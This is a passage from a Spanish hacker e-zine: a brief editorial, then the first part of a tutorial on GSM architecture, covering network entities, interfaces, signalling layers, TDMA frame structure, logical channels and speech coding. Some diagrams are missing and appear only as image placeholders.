Como veis incluso con la guardia baja vamos sacando algunos proyectos si os implicais quiza entre todos podamos sacar algo decente adelante, quedarse sentado esperando a que nos vengan a explicar como hackear la Nasa es una postura muy comoda e infantil que lleva al final a leer solo cosas como: Oye, como se configura el Internet Explorer?.
El underground TE necesita. Si, A TI. Aqui hay gente que se lo intenta currar pero cuantos mas seamos mas jaleo montaremos y eso, ESO ES DE LO QUE SE TRATA!!!. <Que por "jaleo" cada uno entienda lo que quiera>

Para el numero 13?. Quien ha dicho que habra numero 13??.
Bueno pues para el numero ese gafe quiza haya alguna otra sorpresa en cuanto a la gente que compone la revista y todo eso. Ya veremos.

Lo que la critica ha dicho de nosotros:

"Su calidad iguala a su precio" (ABD)
"Tan acertados como un sorteo de quintos" (Cinco Minutos)
"Tan fiables como la Mir" (Que Pais)
"SET is the best on the Net" (algun enajenado)

EOF

```
³ÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀ³
Á   09    - GSM I -                                                     Á
Â                                                                       Â
ÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀ


                         ######## ######## #########
                         #      # #        # # #   #
                         #        ######## # # #   #
                         #     ##        # #   #   #
                         #      # #      # # # # # #
                         ######## ######## # # # # #

                                    |_
                                    |_)\/
                                       /
                  _    _        _            _
                 |_ |  |_)._ _ _|_ _  _ _ ._  |_ _.||  _ ._
                 |_ |  |  | (_) | (/__>(_)|   | (_|||<(/_| |


                 -<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-

                              PRIMERA PARTE

                 -<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-
```

LA HISTORIA
=-=-=-=-=

Antes de comenzar con lo que es el GSM en si convendria conocer un poco la historia. Si, se que soy un pesado con esto de la historia, pero a veces viene muy bien conocer el porque de un sistema, como se desarrollo, quienes lo hicieron... Nunca se sabe lo que puede llegar a necesitarse en un momento dado.

Ya hemos visto el sistema usado en Espa¤a para telefonia movil analogica, el TMA-900A. Tambien se han explicado las bases de la telefonia celular. El problema surge cuando cada pais desarrolla su propio sistema de telefonia movil, pues esto limita el uso del terminal movil al territorio nacional. Asi, aparte de nuestro conocido TMA-900A, nos encontramos con los sistemas NMT, TACS (UK), AMPS (US), RMTS...

Despues de sentar las bases para la unificacion europea, se penso que habria que definir un estandard de telefonia movil al que se puedieran acoger todos los paises de la union. (Ya vemos que fue por un asunto de politica.)

Y es asi como en 1982 se establece un grupo dentro del CEPT (Conference of European Post and Telegraphs), el Group Special Mobile o GSM. Este grupo se encargaria de sentar las bases para un nuevo estandard paneuropeo para un sistema celular.

En 1989 se traspaso la responsabilidad del GSM al ETSI (European Telecommunication Standards Institute, y las primeras especificaciones del GSM se publicaron en 1990. Se comenzo a ofrecer servicios GSM en 1991, y por 1993 ya existian 36 redes GSM en 22 paises.

Pero GSM no se usa solo en Europa, aun siendo un estandard europeo. Por ejemplo, en los USA se ha desarrollado una variacion del GSM denominada PCS1900, con lo que se demuestra el alcance del GSM hoy en dia.

Con esta expansion del GSM y el traspaso de responsabilidades al ETSI, hoy GSM significa Global System for Mobile communications.

Bueno, como hemos visto, por fin disponemos de un sistema estandarizado para las comunicaciones moviles valido para todo el mundo. Y como veremos, esto tiene sus ventajas. (Mas facil encontrar info sobre el tema, ... ;))

Solo un dato mas. Para el que quiera comprobar las especificaciones del GSM, que sepa que son mas de 6000 paginas. (Habeis leido bien, seis mil paginitas para especificar como funciona GSM).

¨Y P'A QUE SIRVE EL GSM?
=-=-=-=-=-=-=-=-=-=-=-=-

Para empezar GSM ofrece compatibilidad con la RDSI en terminos de servicios ofrecidos y control de señalizacion. Eso si, con las limitaciones que nos impone la interfaz de radio.

En cuestiones de telefonia, la voz es digitalizada y transmitida a traves de la red GSM como datos.


A traves de GSM es posible enviar y recibir datos, a una velocidad de 9600 bps., a y desde POTS, RDSI, redes publicas de conmutacion de paquetes (IBERPAC) y redes publicas de conmutacion de circuitos, usando los protocolos X.25, X.32, o cualquier otro de acceso a este tipo de redes. Para este servicio no es necesario ningun modem, al ser una red digital. (Diga lo que diga la gente, esta es la verdad).


Asimismo se dispone tambien de servicios fax grupo 3, tal y como se detalla en la recomendacion T.30 del CCITT.

Y por ultimo se dispone del servicio de mensajes cortos o SMS (pero en ingles, pillines :)) SMS ofrece un servicio bidireccional de envio y recepcion de mensajes de una longitud maxima de 160 bytes. El procedimiento usado es el conocido como almacenamiento y reenvio. Esto quiere decir que que cada nodo intermedio almacena el mensaje para su posterior reenvio al siguiente nodo de la red. Los mensajes SMS pueden a su vez ser almacenados en la tarjeta SIM para su posterior uso.

Pero ahi no acaba la cosa. Aparecen nuevos servicios en cada fase de desarrollo. Ahora se dispone de servicios tales como llamada en espera, llamadas multiples, y la mas conocida por todos nosotros, identificacion del llamante. Esto, como sabreis es usado, por ejemplo, para averiguar los numeros de telefono correspondientes a las cabinas telefonicas. Ya sabeis para que puede ser usado...

LA RED GSM
=-=-=-=-=-





SIM -> Subscriber Identity Module
ME -> Mobile Equipment
BTS -> Base Transceiver Station
BSC -> Base Station Controller
HLR -> Home Location Register
VLR -> Visitor Location Register
MSC -> Mobile services Switching Center
AuC -> Authentication Center

(¨Necesita traduccion? No, ¨verdad? Porque de ser asi, lo teneis chungo para moveros por ahi. Aun asi seremos buenos y segun se vaya tratando cada punto, iremos traduciendo cada sigla.)

Como vemos en el anterior esquema, la red GSM se compone de varias entidades, cada una de ellas con una funcionalidad especifica. La red GSM se puede dividir en tres partes: la estacion movil, el subsistema de estacion base y el subsistema de red.

A grandes rasgos, la estacion movil es lo que conocemos como el telefono movil, aunque en GSM no tiene porque ser un telefono. Puede ser cualquier otro tipo de terminal movil que se acoja al estandar GSM. El subsistema de estacion base es el encargado de mantener y controlar el enlace por radio con la estacion movil. El subsistema de red es el que se encarga de la conmutacion de las llamadas entre estaciones moviles y otros terminales fijos o moviles, asi como del control de movimiento. (Vamos, de por donde se mueve el terminal GSM para poder darle servicio, como ya vimos en el TMA-900A).

La comunicacion entre la estacion movil y el subsistema de estacion base se realiza mediante lo que se conoce como la interfaz Um, llamado tambien interfaz aereo o radio-enlace.

El subsistema de estacion base (a partir de ahora BSS) se comunica con la central de conmutacion movil (MSC, esto es, la parte principal del subsistema de red) a traves del interfaz A.

LA ESTACION MOVIL

=-=-=-=-=-=-=-=-=-=

La estacion movil (MS p’a los amigos) se compone a su vez del equipo movil (ME en las siglas de ahi arriba), o sea, el terminal o telefono movil propiamente dicho, y de una tarjeta chip, de esas que todos seguro ya conoceis, a la que se denomina Modulo de Identificacion del Subscriptor (MIS o como es mas popular, SIM).

El SIM es lo que le da la movilidad al usuario, de forma que se garantiza el servicio de forma independiente a un terminal especifico. Usando el SIM en otro terminal, el usuario del SIM puede hacer uso de toda la funcionalidad GSM contratada, y que el terminal soporte.

Basicamente lo anterior quiere decir que puedes usar tu tarjeta GSM en el movil GSM de un amigo, y podras recibir llamadas, realizarlas, etc. en dicho equipo. El problema surge cuando las empresas proveedoras de servicios

de telefonia movil, para garantizar su monopolio, se dedican a identificar sus terminales con sus tarjetas, y bloquear los terminales cuando la tarjeta no es propia, o simplemente, tarificarmas alto por ser un usuario ajeno. Pero esto es otra historia que ya contaremos en otro momento.

El ME esta identificado unicamente por el Identificador Internacional de Equipo Movil (IMEI, International Mobile Equipment Identity). La tarjeta SIM contiene otro identificador, el Identificador Internacional de Usuario Movil (IMSI, International Mobile Subscriber Identity), usado para identificar al usuario en el sistema, una clave para autentificacion y otros datos.

Que quede claro que el IMEI y el IMSI son totalmente independientes, para garantizar la movilidad. La tarjeta SIM puede protegerse contra el uso no autorizado mediante un numero de identificacion personal, como ya deberiais saber.

EL SUBSISTEMA DE ESTACION BASE (BSS)

El BSS se compone de dos partes, como ya habreis deducido mirando el esquema. Y el que no haya visto bien el esquema, que vaya ahora mismo a mirarlo.

Ya lo habeis visto todos? Bien, prosigamos. El BSS esta compuesto por la Estacion Base (en ingles BTS, Base Transceiver Station), y el Controlador de Estacion Base (vamos, el BSC o Base Station Controller). Estas entidades se comunican entre si mediante el interfaz A-bis, permitiendo asi la interaccion entre entidades de diferentes proveedores del servicio GSM.

La BTS, al igual que las estaciones base (EB) del TMA-900A, define una celula de la red GSM y controla el radio-enlace con la MS (Mobile Station).

El BSC (no confundir con BSA ;)) gestiona los recursos de radio de una o mas BTSs. Controla el setup del los radio-canales, frecuencias y handovers. Es tambien el encargado de conectar el MS con la Central de Conmutacion de servicios Moviles (MSC), integrada en el subsistema de red.

EL SUBSISTEMA DE RED

La parte principal del subsistema de red es la Central de Conmutacion de servicios Moviles o MSC. (No se, pero me da a mi que ya os lo imaginabais.)

La MSC actua igual que cualquier otra central de telefonia de la RTC o de la RDSI, a¤adiendo las funciones necesarias en telefonia movil, tales como registro, autentificacion, actualizacion de zona, handovers y el enrutamiento de llamadas hacia una MS (Recordad, estacion movil). Ademas, claro esta, ofrece conexion con el resto de las redes de telefonia fija.

Estos servicios se llevan a cabo en conjuncion con otras tantas entidades que junto a la MSC conforman el subsistema de red.

El sistema de se¤alizacion empleado entre las entidades del subsistema de red es el popular Sistema de Se¤alizacion por Canal Comun No.7 (SS7 para los amigos), usado tambien en RDSI y actualmente en algunas redes publicas. (Alguien preguntaba por el uso del SS7 en Espa¤a? ;))

Pasamos ahora a describir el resto de las entidades que componen el subsistema de red.

Primero tenemos al Registro de Posicion Base (HLR o Home Location Register, segun se mire) contiene toda la informacion administrativa referida a un usuario registrado en la red GSM correspondiente, asi como la posicion actual del movil. La posicion del movil se da genericamente por la direccion de se¤alizacion del VLR asociado al MS. Solo se implementa un HLR por red GSM, de forma que actue como una base de datos distribuida.

El Registro de Localizacion de Visitantes (VLR o Visitor Location Register) contiene informacion administrativa seleccionada del HLR, necesaria para el control de la llamada y suministro del resto de los servicios. Esta informacion se selecciona para cada movil dentro del area geografica controlada por el VLR.

Aunque son entidades independientes, lo mas habitual es que el VLR se implemente como una parte de la MSC. De esta forma se consigue que el area geografica controlada por el MSC se corresponda con la del VLR, simplificando asi la se¤alizacion.

El conjunto formado por el HLR, el VLR y la MSC provee el enrutamiento de las llamadas y las capacidades de seguimiento de GSM.

Existen todavia otras dos entidades mas que conforman el subsistema de red. El Registro de Identificacion de Equipos (EIR o Equipment Identity Register) es una base de datos que contiene una lista de todos los moviles validos que se encuentran en la red, donde cada MS se identifica por su IMEI. Un IMEI sera marcado como no-valido si se ha denunciado su robo o no es el tipo requerido. (Dicho de otro modo, si el IMEI es de Airtel y la red requiere un IMEI de MoviStar, el movil no es valido, y viceversa).

Queda el Centro de Autentificacion (AuC o Authentication Center). Se trata de una base de datos protegida que almacena una copia de la clave almacenada en cada tarjeta SIM, usado en el proceso de autentificacion y en la encriptacion del canal de radio.

LAS INTERFACES DE LA RED GSM

Hasta el momento hemos hablado de las entidades que componen la red GSM, mencionando de pasada algunas de las interfaces usadas entre ellas. Los desarrolladores del sistema GSM definieron las siguientes interfaces normalizadas entre las entidades que conforman la red GSM:

INTERFAZ	ENTIDADES
A-bis	BSC-BTS
A	MSC-BSS
B	MSC-VLR
C	MSC-HLR
D	HLR-VLR
E	MSC-MSC
F	MSC-EIR
G	VLR-VLR

Cabe destacar la interfaz Um, o interfaz de radio, usada entre las MS y cualquier otro elemento de la red GSM, principalmente la BTS.

Todas estas interfaces funcionan empleando el Sistema de Se¤alizacion por Canal Comun No.7 (SS7), ya mencionado anteriormente, a excepcion de dos interfaces, la interfaz Um y la interfaz A-bis. El uso del SS7 se justifica

porque la red fija sera soportada finalmente por la RDSI, siendo el SS7 el sistema usado en RDSI. De esta forma se consigue una interaccion directa entre la ed fija y la red GSM.

Antes de pasar a definir cada interfaz en profundidad os aviso que seria conveniente que tuvierais un conocimiento previo de algun modelo de de referencia de un sistema de comunicacion, como por ejemplo el modelo de referencia OSI.

Para aquellos que no conozcais dicho modelo, deciros que basicamente se trata de dividir el proceso de la comunicacion en varios niveles, siendo el inferior el nivel fisico. A este nivel se corresponde, por ejemplo, el cable de red, o la emision de radio, en el caso del GSM.

Por encima del nivel fisico, nos encontramos con el nivel 2, o nivel de enlace, que como su propio nombre indica, se encarga basicamente de establecer el enlace entre los terminales.

Seguidamente viene el nivel 3 (a que ya lo sabiais, eh, pillines?), o tambien llamado nivel de red, encargado de la gestion de la red. Basicamente obtiene la informacion de la fuente y los encamina para que lleguen a su destino.

Encima estan los niveles 4, 5, 6 y 7, siempre segun el modelo de referencia OSI. Pero como para lo que vamos a ver en GSM solo nos interesan hasta el nivel 3, aqui se queda la cosa. Si alguien esta interesado, ya sabe, solo hay que pedirlo a la direccion abajo indicada, y ya veremos.

INTERFAZ DE RADIO Um

Esta interfaz garantiza:

* El acceso al servicio GSM desde diferentes tipos de MS.
* La realizacion de llamadas a un movil usando siempre el mismo numero, con independencia del pais en el que se encuentre.
* El traspaso de una llamada en curso si asi lo aconsejan los parametros de calidad de la comunicacion.
* La conexion de MS la RDSI.


Una MS intercambia mensajes de se¤alizacion con los diferentes elementos de la red GSM. Estos mensajes pueden ser:


* Gestion de recursos de radio.
* Gestion de movilidad.
* Control de llamada.

Para distinguir que tipo de mensaje es el recibido (o enviado, en su caso), todos los mensajes portan un campo denominado Discriminador, por el que se identifica la clase de mensaje. Ademas, permite distinguir el origen y destino de cada uno.

El protocolo usado para la transmision de estos mensajes se conoce como Interfaz de Radio de Nivel 3 (RIL3 - Radio Interface Layer 3).

La estructura de un mensaje RIL3 sigue el siguiente formato:





Donde el tipo de mensaje puede ser:

* Control de llamada:
  - Establecimiento.
  - Llamada en curso.
  - Aviso.
  - Confirmacion de conexion.
  - Desconexion.
  - Liberacion.
  - Confirmacion de liberacion.
* Gestion de movilidad:
  - Peticion actualizacion.
  - Actualizacion aceptada.
  - Actualizacion rechazada.
  - Peticion de servicio.
  - Servicio aceptado.
  - Servicio rechazado.
* Gestion de recurso de radio:
  - Peticion de asignacion de canal de se¤alizacion.
  - Asignacion inmediata.
  - Asignacion rechazada.
  - Comienzo de cifrado.
  - Asignacion de canal de trafico.
  - Liberacion de canal.

Como vemos, se manejan tres tipos de mensajes diferentes. Esto hace que el nivel RIL3 se considere dividido en tres subniveles diferentes, para un mejor estudio y aplicacion (Alguien se acuerda de la mitosis? ;)).

Estos tres subniveles son:

* Subnivel CM (Connection Management)
  Encargado del establecimiento y liberacion de las llamadas. Se basa en el protocolo Q.931 de acceso a la RDSI. Tambien da soporte a los servicios suplementarios.

* Subnivel MM (Mobility Management)
  Gestiona los aspectos relativos a la movilidad, esto es, la localizacion de los moviles, la actualizacion de los registros de posicion y la autentificacion de los moviles.

* Subnivel RR (Resources Radio)
  Gestiona y administra los recursos de radio, tales como la asignacion de canales de radio, el handover, etc.


A nivel de enlace se usa el protocolo LAPD-m.

La BTS y la MS se intercambian mensajes de se¤alizacion en tramas HDLC con una longitud maxima de 23 bytes. Estas tramas se completan con relleno si es necesario. Si la trama es mayor de 23 bytes, se fragmenta y se envia en varios cachos, haciendo uso del bit M. Esto del bit M no es mas que un bit de la trama HDLC que indica, si va a 1, que el mensaje continua en la siguiente trama. Pero como esto ya seria otro tema, lo dejamos para otro articulo.


Existen dos casos diferenciados, segun el tipo de canal por el que se realiza el intercambio de mensajes:

* En los canales de difusion, acceso y pagging (mas tarde veremos que son estos canales), los mensajes se envian usando tramas UI sin conexion de enlace previa. Las tramas UI son las tramas de informacion no numerada (Unnumbered Information).
* En los canales de se¤alizacion dedicados y en los canales lentos asociados a uno de trafico se envian los mensajes en tramas de informacion numeradas (tramas I), usando el modo orientado a la conexion.

Asi, la trama de nivel 2 presenta el siguiente formato:



Siendo el campo control el que identifica el tipo de la trama enviada. El procedimiento seguido por las entidades en el caso del modo orientado a la conexion es el que se sigue siempre en para este modo en HDLC. Para mas informacion sobre HDLC, permaneced atentos a vuestro distribuidor habitual de SET. Para ir abriendo boca, ahi van unos esquemas de la comunicacion en los dos casos que os acabo de mencionar:



El nivel fisico es el encargado de la transmision de la voz o los datos, y la se¤alizacion en los canales fisicos.

La informacion que se transmite se procesa de forma que los efectos de la interfaz de radio causen los menores efectos sobre la se¤al, para obtener la mejor calidad posible.

El acceso al medio (radioelectrico en este caso) se realiza usando una combinacion de las tecnicas de acceso multiple por division en frecuencia (FDMA - Frequency-Division Multiple Access) y por division en el tiempo (TDMA - Time-Division Multiple Access), usando 8 canales por portadora.

Para los enlaces por radio se usan dos bandas de frecuencias:

* 890-915 MHz para el enlace ascendente (MS -> BTS).
* 935-960 MHz para el enlace descendente (MS <- BTS).

De estas dos bandas de frecuencias, se definen 124 portadoras de radio, separadas entre si 200 KHz. Esto se obtiene de la division en frecuencia impuesta por el FDMA del ancho de banda de 25 MHz.

Una o mas de estas portadoras, hasta un maximo de 16, son asignadas a una BTS. Cada portadora se divide en el tiempo, usando un esquema TDMA. La unidad basica de tiempo en este esquema TDMA se denomina periodo de burst (BP), o time slot, que se corresponden con los 8 canales fisicos, pues son 8 BPs por portadora, y como acabamos de ver, coinciden con los 8 canales fisicos asignados a cada portadora. Y si los calculos no me fallan, esto da un maximo de 128 canales fisicos por BTS. (Veamos: son 16 portadoras por BTS, a 8 canales fisicos por portadora, hacen un total de 128 canales por BTS, no?)

Cada time slot tiene una duracion de 15/26 ms (unos 0.577 ms). Una trama TDMA se compone de 8 time slots, lo que le da una duracion de 120/26 ms, es decir, unos 4.615 ms. Asi, mientras un canal fisico ya hemos visto que se corresponde con un time slot (otra vez, que pesado), una trama TDMA no es mas que la unidad basica de un canal logico.

Cada trama TDMA se agrupa formando lo que se llaman multitramas. Estas multitramas pueden ser:

* Multitramas de 26 tramas (120 ms).
* Multitramas de 51 tramas (235,38 ms).

Las multitramas se agrupan a su vez en supertramas:


* Supertrama de 51 multitramas de 26 tramas.
* Supertrama de 26 multitramas de 51 tramas.


Y como resulta evidente, las supertramas tambien se agrupan, esta vez para dar lugar las conocidas como hipertramas, de 2048 supertramas. Esto da lugar a que cada hipertrama se corresponda con 2715648 tramas TDMA.

Las tramas TDMA se numeran de 0 a 2715647, repitiendose ciclicamente esta numeracion por cada hipertrama. Este ciclo se no son mas que 12533760 ms o lo mas claramente: 3h 28m 53s 760ms


Para evitar lios, lo anterior solo se refiere a la repeticion de la numeracion de tramas TDMA, o de canales, o como se quiera ver, nada mas. Es decir, la reutilizacion del identificador de la trama.

Veamos ahora de forma grafica la estructura TDMA:





Los numeros que aparecen en los distintos camposdel time slot indican su longitud en bits. Y si, habeis leido bien, 8.25 bits. Cada campo tien el siguiente significado.



Y lo dicho, que aprendais ingles, que si no lo teneis muy chungo. Lo digo por si quereis una explicacion de lo anterior. Bueno, pero como sois buenos chicos y lo que os interesa, ahi va una peque¤a aclaracion.

El time slot comienza por un tail bit, que indica el comienzo del propio time slot, o su final, pues como vemos aparece otro tail bit antes de los 8.25 bits de guarda. Al tail bit le siguen 57 bits de datos. Le sige un bit de stealing por cada bloque de datos, que es usado en el canal FACCH. Nos encontramos ahora 26 bits denominados training bits, usados para ecualizacion de la se¤al. Se repite de forma especular la misma estructura, y finaliza con un tiempo equivalente a 8.25 bits (AAAH!) de guarda entre time slots.

Pasemos ahora a la descripcion de los canales logicos. Estos canales, como supondreis, se soprtan sobre los canales fisicos, y son usados para realizar el intercambio de informacion, ya sea voz, datos o control.

Existen diferentes tipos de canales logicos (como no):

* Canales de trafico (TCH) -> Canales bidireccionales que se usan para transportar la voz codificada y los datos de usuario. Los canales de trafico se definen usando una multitrama de 26 tramas TDMA. Su duracion se de 120 ms. De las 26 tramas, 24 son usadas para trafico, una se usa para el canal de control asociado lento SACCH y la restante no tiene un uso definido. Los TCHs estan separados en tiempo por 3 time slots entre los enlaces ascendentes y descendentes, lo que hace que la MS no tenga que transmitir y recibir al mismo tiempo. Dentro de los TCH se distinguen otros dos tipos:
    * Canal de trafico de velocidad completa (TCH/F) -> Canal que transporta la voz codificada o los datos de usuario a una velocidad "bruta" de 22.8 Kbps.
    * Canal de trafico de velocudad mitad (TCH/H) -> Canal que transporta la voz codificada o los datos de usuario a una velocidad de 11,4 Kbps. (Logicamente).
* Canales de Control (CCH) -> Son usados para:
    * Radiar informacion general hacia todos los moviles de la misma celula.
    * Solicitar peticiones de servicio o responder a llamadas desde los terminales moviles.
    * Intercambiar informacion de se¤alizacion para el

establecimiento y liberacion de las llamadas.

Para la transmision y la recepcion de los CCH se usa el par de portadoras de frecuencia mas baja de cada celula (f0) y el time slot 0. Estos canales no se envian de forma continua, sino cada cierto numero de tramas o cuando son necesarios paa solicitar o asignar un canal. Dentro de los CCH distinguimos los siguientes tipos:

* Canales de control (BTS -> MS):
    * Canal de correccion de frecuencia (FCCH) -> Se usa para corregir las frecuencias de trabajo de los moviles.
    * Canal de sincronizacion (SCH) -> Transporta la informacion necesaria para sincronizar la trama, incluyendo el numero de trama actual y la identidad de la BTS.
    * Canal de control de radiodifusion (BCCH) -> Lleva informacion general del sistema:
        * Identidad de la red GSM.
        * Frecuencias usadas en la celda y f0 de celdas vecinas.
        * Identidad de la celda y area de localizacion.
        * Maxima potencia a usar en los canales de control.
        * Etc.
    * Canal de llamada (PCH) -> Se usa para avisar a los moviles de la presencia de una llamada entrante o para asignar un canal de trafico en llamadas que tiene su origen en los moviles.
    * Canal de concesion de acceso (AGCH) -> Se usa para asignar canales de control dedicados.
* Canales de control (MS -> BTS):
    * Canal de acceso aleatorio (RACH) -> Utilizado por los moviles para peticiones de acceso a la red.
* Canales de control bidireccionales:
    * Canal de control dedicado (SDCCH) -> Se usa para el intercambio de la informacion de se¤alizacion de una llamada.
    * Canal de control asociado (ACCH) -> Se trata de un canal de trafico asociado a un canal para diferentes aplicaciones, bien sea el enlace ascendente o descendente. Se dan dos tipos:
        * Canal asociado lento (SACCH).
        * Canal asociado rapido (FACCH).

      Mediante estos canales se envia la informacion correspondiente a las medidas del nivel de recepcion de las portadoras, la calidad medida, etc.

Todo esto esta muy bien, pero si la informacion transmitida es digital, como #$!?% se convierte la voz en esta se¤al? Cual es el proceso?

Podria utilizarse el mismo metodo que en RDSI, la Modulacion por Pulsos Codificados (PCM - Pulse Coded Modulation). Pero PCM da un problema. Con PCM obtenemos un flojo de datos de 64 Kbps, muy rapido para una interfaz de radio.

Asi que el metodo empleado para codificar la voz es el conocido como el metodo de Pulso Regular Excitado - Codificador Lineal Predictivo (RPE-LPC / Regular Pulse Excited - Linear Predictive Coder) con un bucle LTP (Long Term Predictor, nada que ver con 9 meses).

Basicamente se usa la informacion de anteriores muestras para calcular la actual, basandose en el cambio infimo entre muestras. La diferencia entre la muestra calculada y la real es se¤al.

La voz se divide en muestras de 20 ms, cada una codificada a 260 bits, lo que nos da un total de 13 Kbps.

Ahora veamos como se codifica y como se modula un canal.

Los algoritmos usados difieren segun sea voz o diferentes velocidades de datos. Para el caso de la voz tenemos que el codec de voz produce bloques de 260 bits cada 20 ms. Segun un estudio se demostro que algunos bits eran mas importantes respecto a la calidad de la voz que otros. Asi, el bloque de 260 bits queda dividido en:

* Clase Ia - 50 bits -> Los mas sensibles a errores.
* Clase Ib - 132 bits -> Moderadamente sensibles a errores.
* Clase II - 78 bits -> Los menos sensibles a errores.

Los bits de clase Ia poseen 3 bits de CRC a¤adidos para deteccion de errores. Si se detecta un error, la trama se descarta como da¤ada y se reemplaza por una version ligeramente atenuada de la anterior trama recibida sin errores. Estos 53 bits, en conjunto con los 132 de clase Ib y otros 4 bits de marca se introducen en un codificador convolucional de longitud 4. Cada bit de entrada produce 2 bits de salida, en funcion de los 4 bits previos en la entrada. Esto produce una salida de 378 bits, que se a¤aden a los 78 bits de clase II. Asi que por cada 20 ms de voz se obtienen 456 bits, lo que da un tiempo de bit de 22.8 kbps.

Los 456 bits se dividen en 8 bloques de 57 bits, que se envian en 8 time slots consecutivos, pese a que cada time slot pudiera contener 2 bloques. Asi cada time slot lleva dos diferentes muestras de voz.

